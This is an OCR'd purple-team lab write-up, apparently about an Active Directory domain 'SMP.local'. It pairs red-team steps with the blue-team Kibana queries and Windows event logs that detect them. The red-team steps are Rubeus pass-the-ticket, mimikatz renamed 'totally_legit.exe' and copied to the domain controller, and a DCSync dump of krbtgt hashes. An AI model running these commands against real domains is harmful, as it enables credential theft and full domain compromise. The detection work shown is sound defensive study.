


```
PS C:\temp> .\rubeus.exe asktgt /user:sqlservice /aes256:d127664c45f94a5616dc331fbf2766d3a7fe8cbe673ea
5c8891e2fae169757a9 /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.3

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: d127664c45f94a5616dc331fbf2766d3a7fe8cbe673ea5c8891e2fae169757a9
[*] Building AS-REQ (w/ preauth) for: 'SMP.local\sqlservice'
[*] Using domain controller: 10.0.6.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
      doIFPDCCBTigAwIBBaEDAgEWooIESDCCBERhggRAMIIEPKADAgEFoQsbCVNNUC5MT0NBTKIeMBygAwIB
      AqEVMBMbBmtyYnRndBsJU01QLmxvY2Fso4IEBjCCBAKgAwIBEqEDAgECooID9ASCA/C9/HoQAp9mZ4AY
      YeoFrmWH0vLuhC4ezWwBUFwGS7qkXKNSlEKEuEchZYG6SAmyQ+pf114GY86YOtFaCg8DUUxKdoqNbhxw
      FiG+5TF7JGPzxUTCmZvmxPFQS3kynoJ5M8kDh/2Y2aM5W4m7tSK315y57NEcCasUzC9RiCSxypuii0iR
      jrNulXUhuIss1aj8mrnuUSeOCCPLVwoPhYMiVPq1S4FP6GFKqsIQNsJENdeGZQ4ts/bJ8g0Wg2l37fTG
      cMJMYx7DBqjXE8otJgx4mYcCfaAy5M2noWEibylnHBIfJWDMyY1xkKJ2Q0lbaL82hDAsGAKQ+14/7RNa
      E+ZonizykSCUBQaJmWvxhDne5bL3Bi1bMoQMhFCHuneb5YSf5HVGouuSscaR5mKBqzUcs4BlXEvN1IUh
      VDW2+NI6scpd8htnHq3j9qCwx+u82ZAJ6R4wWH0jkxCKCMtsAtel1hjWTxN/GhidLTfvf9lPxc0n8vnX
      G9U3xFu9O9yHENaaLTQx0vKA+UH299T+U/6DiPaG1wAncaQbqwoQKHOp8IhrMSzXXvVJbrSlKnQiVdwe
      cTGF7n3KjKFvmPv41W/qaGXiGJzLMNhmFmOMzQztrJLPFpaWaFsOlEgIYtWrJ5EODTjPdiV5XnGgYI6O
      9Z0RuvUd5m5JPrlWmkm90WNE0XXSaNpQex01QtWUA8OMbfVE1hoZ+ggXpaQHgyR0vw62YlUS2PKtrer8
      k2ze8FBaZE/rSBbvBak+abMs8P4DWMXJOenSpry8Rn/Z5BasnEkGwgqJgNldzDviF9+HAQrWXDimi0Qe
      rwBvLYK122Af5DCCkzL7T8YHDbUm4AicSmZv4D1eZr2fCfltzlDGEEueB11tmN5vpGbqf45q5S6R4W5g
      ROx3G2xNeQKeM8/iFRHMglmEVpVDU+LVOGn4II2uR75Pv8QVCaSX6LOfIkMiV1b4gAx9huWo9WbzbazI
      gMUDg6bQFRFmVOzZ/OJb5rKmN7z0NvlWWgDA2RP2A/d39S60rxggNudXO2CPjtWiONa6IV4emdBVUACf
      6d/HGxpRKX52HwbpnoeUbIC96HhwBlZv4xDbplMKIaaKzxJ5jyKLg4YhHfQ+C1mVbD7MVOtasW/lxTwo
      prqj4Hyf018Frh6Jx9KO4XB60DRjWiZCqG/XxrG6K5dBHATUuqk2GbL2MMo1pWoEzBtBAurpj1Snx1xt
      FKNoiUsMz+MylDYQGIW6439OTm1vFMvRbciZ1Aif/EDQKABYE7/q1pCw04mv+Dc7PjnoPE64OlQKCkch
      dLwaxpOFZg+svtUZiyWt6x1whOccCk/Js6JHBAMCw8neZOfcaaCjgd8wgdygAwIBAKKB1ASB0X2BzjCB
      y6CByDCBxTCBwqArMCmgAwIBEqEiBCB4Un2YUN6eQzDmEVz5t8Kr9kiJTfKyIhWnyx7erttddqELGwlT
      TVAuTE9DQUyiFzAVoAMCAQGhDjAMGwpzcWxzZXJ2aWNlowcDBQBA4QAApREYDzIwMjMxMDEyMTkxMzAy
      WqYRGA8yMDIzMTAxMzA1MTMwMlqnERgPMjAyMzEwMTkxOTEzMDJaqAsbCVNNUC5MT0NBTKkeMBygAwIB
      AqEVMBMbBmtyYnRndBsJU01QLmxvY2Fs
```

```
[+] Ticket successfully imported!
```

Blue Team



agent.name: "SMPVWIN2K19DC" and event.code:"4769"

Oct 12, 2023 @ 21:15:58.613 - Oct 1

ics

Document

```
1:23:10.038  agent.name SMPVWIN2K19DC event.code 4769 @timestamp Oct 1
             l 10.0.17763.737 (WinBuild.160101.0800) host.os.name Windo
             e Ein Kerberos-Dienstticket wurde angefordert. Kontoinform
1:22:25.018  agent.name SMPVWIN2K19DC event.code 4769 @timestamp Oct 1
             l 10.0.17763.737 (WinBuild.160101.0800) host.os.name Windo
             e Ein Kerberos-Dienstticket wurde angefordert. Kontoinform
1:22:25.016  agent.name SMPVWIN2K19DC event.code 4769 @timestamp Oct 1
             l 10.0.17763.737 (WinBuild.160101.0800) host.os.name Windo
             e Ein Kerberos-Dienstticket wurde angefordert. Kontoinform
```


Expanded document

View: Single document   Surrounding documents   1 of 3

```
k host.os.version     10.0
k input.type          winlog
k log.level           informationen
t message
                      Ein Kerberos-Dienstticket wurde angeforder
                      t.

                      Kontoinformationen:
                              Kontoname:              sqlservice
                      @SMP.LOCAL
                              Kontodomäne:            SMP.LOCAL
                              Anmelde-GUID:           {fce6754e-
                      5396-46b8-df59-686d7704ea3f}

                      Dienstinformationen:
                              Dienstname:             SMPVWIN2K1
                      9DC$
                              Dienst-ID:              S-1-5-21-1
                      607730447-2086631904-268326964-1000

                      Netzwerkinformationen:
                              Clientadresse:          ::ffff:10.
                      0.6.7
                              Clientport:             60182

                      Weitere Informationen:
                              Ticketoptionen:         0x40810000
                              Ticketverschlüsselungstyp:      0x
                      12
                              Fehlercode:             0x0
                              Übertragene Dienste:    -

                      Dieses Ereignis wird jedes Mal generiert,
                      wenn der Zugriff auf eine Ressource angefo
```


Lateral Movement

Red Team



```
PS C:\temp> Copy-Item .\totally_legit.exe -Destination \\SMPVWIN2K19DC\c$
PS C:\temp> Copy-Item .\rubeus.exe -Destination \\SMPVWIN2K19DC\c$
PS C:\temp> Enter-PSSession -ComputerName SMPVWIN2K19DC
[SMPVWIN2K19DC]: PS C:\Users\SQLService\Documents> cd \
[SMPVWIN2K19DC]: PS C:\> dir


    Verzeichnis: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        03.10.2023     19:21                Common
d-----        03.10.2023     18:34                inetpub
d-----        22.04.2023     20:34                Install
d-----        15.09.2018     09:19                PerfLogs
d-r---        12.07.2023     18:26                Program Files
d-----        16.09.2021     18:32                Program Files (x86)
d-----        17.09.2021     22:05                Shares
d-r---        05.10.2023     16:09                Users
d-----        05.10.2023     16:19                Windows
-a----        26.05.2022     02:16        1005568 rubeus.exe
-a----        04.01.2020     23:36        1234696 totally_legit.exe


[SMPVWIN2K19DC]: PS C:\> _
```

Blue Team



```
process.name: "wsmprovhost.exe" and event.category: "process"
```

Oct 12, 2023 @ 21:23:08.685 - Oct 1

```
:25:29.918  event.category process process.name wsmprovhost.exe @time
            e SMPVWIN2K19DC.SMP.local host.os.build 17763.737 host.os.
            e Process Create: RuleName: - UtcTime: 2023-10-12 19:25:29
:25:00.892  event.category process process.name wsmprovhost.exe @time
            e SMPVWIN2K19DC.SMP.local host.os.build 17763.737 host.os.
            e Process Create: RuleName: - UtcTime: 2023-10-12 19:25:00
:23:10.101  event.category process process.name wsmprovhost.exe @time
            e SMPVWIN2K19DC.SMP.local host.os.build 17763.737 host.os.
            e Process Create: RuleName: - UtcTime: 2023-10-12 19:23:10
```


Expanded document

View: Single document Surrounding documents

```
input.type    winlog
log.level     informationen
message       Process Create:
              RuleName: -
              UtcTime: 2023-10-12 19:25:29.918
              ProcessGuid: {6ae2762c-4829-6528-8808-0000
              00000700}
              ProcessId: 4872
              Image: C:\Windows\System32\wsmprovhost.exe
              FileVersion: 10.0.17763.1 (WinBuild.16010
              1.0800)
              Description: Host process for WinRM plug-i
              ns
              Product: Microsoft® Windows® Operating Sys
              tem
              Company: Microsoft Corporation
              OriginalFileName: wsmprovhost.exe
              CommandLine: C:\Windows\system32\wsmprovho
              st.exe -Embedding
              CurrentDirectory: C:\Windows\system32\
              User: SMP\SQLservice
              LogonGuid: {6ae2762c-4829-6528-5c28-161f00
              000000}
              LogonId: 0x1F16285C
              TerminalSessionId: 0
              IntegrityLevel: High
              Hashes: MD5=AB4AB98654635CABADB5F1A60BDA1C
              05,SHA256=5FCCFF57D379CDC4CF6196FEF554CEF7
              53B4C76DC315F371F90AEBF07B6A18C3,IMPHASH=5
              66283D9BC4787CDF98CCF90FD58FC2E
              ParentProcessGuid: {6ae2762c-4df5-651c-0e0
              0-000000000700}
              ParentProcessId: 916
              ParentImage: C:\Windows\System32\svchost.e
              xe
              ParentCommandLine: C:\Windows\system32\svc
              host.exe -k DcomLaunch -p
              ParentUser: NT-AUTORITÄT\SYSTEM
```


DCSync

Red Team



```
[SMPWWIN2K19DC]: PS C:\> .\totally_legit.exe "lsadump::dcsync /user:krbtgt" "exit"

  .#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # lsadump::dcsync /user:krbtgt
[DC] 'SMP.local' will be the domain
[DC] 'SMPWWIN2K19DC.SMP.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 17.09.2021 20:31:51
Object Security ID   : S-1-5-21-1607730447-2086631904-268326964-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 50276a5946ddf101326ec410bf35390b
    ntlm- 0: 50276a5946ddf101326ec410bf35390b
    lm  - 0: 9f75aff09c90abddde8ecaa7c3323496

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : fa1b1163affad7cd218a9d035e4957e2

* Primary:Kerberos-Newer-Keys *
    Default Salt : SMP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : f4749159e07d75608958e5616871f7bbedc7b3656611bfc147c8b9e2bbbc5100
      aes128_hmac       (4096) : 70900a5ebdf782b452e5bd82de0f35c2
      des_cbc_md5       (4096) : 01926e34a8e3910e

* Primary:Kerberos *
    Default Salt : SMP.LOCALkrbtgt
```

Blue Team



event.code: 4662

Oct 12, 2023 @ 21:30:00.000 - Oct 12, 2

	Document
:40:41.278	event.code 4662 @timestamp Oct 12, 2023 @ 21:40:41.2 nt.ingested Oct 12, 2023 @ 21:40:34.000 event.kind ev og.level informationen messag…
:40:41.278	event.code 4662 @timestamp Oct 12, 2023 @ 21:40:41.2 nt.ingested Oct 12, 2023 @ 21:40:34.000 event.kind ev og.level informationen messag…
:40:41.278	event.code 4662 @timestamp Oct 12, 2023 @ 21:40:41.2 nt.ingested Oct 12, 2023 @ 21:40:34.000 event.kind ev og.level informationen messag…
:38:22.841	event.code 4662 @timestamp Oct 12, 2023 @ 21:38:22.8 d Oct 12, 2023 @ 21:38:24.753 event.dataset system.se e Windows Server 2019 Standard host.os.platform windc

Expanded document

View: Single document · Surrounding documents · 1 of 4

Search field names


Actions	Field	Value
	winlog.event_data.HandleId	0x0
	winlog.event_data.ObjectName	%{a713b5b9-eac4-4e2a-b819-a950e15635b3}
	winlog.event_data.ObjectServer	DS
	winlog.event_data.ObjectType	%{19195a5b-6da0-11d0-afd3-00c04fd930c9}
	winlog.event_data.OperationType	Object Access

	winlog.event_data.Properties	%%7688
		{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
		{19195a5b-6da0-11d0-afd3-00c04fd930c9}

	winlog.event_data.SubjectDomainName	SMP
	winlog.event_data.SubjectLogonId	0x1f1e7d11

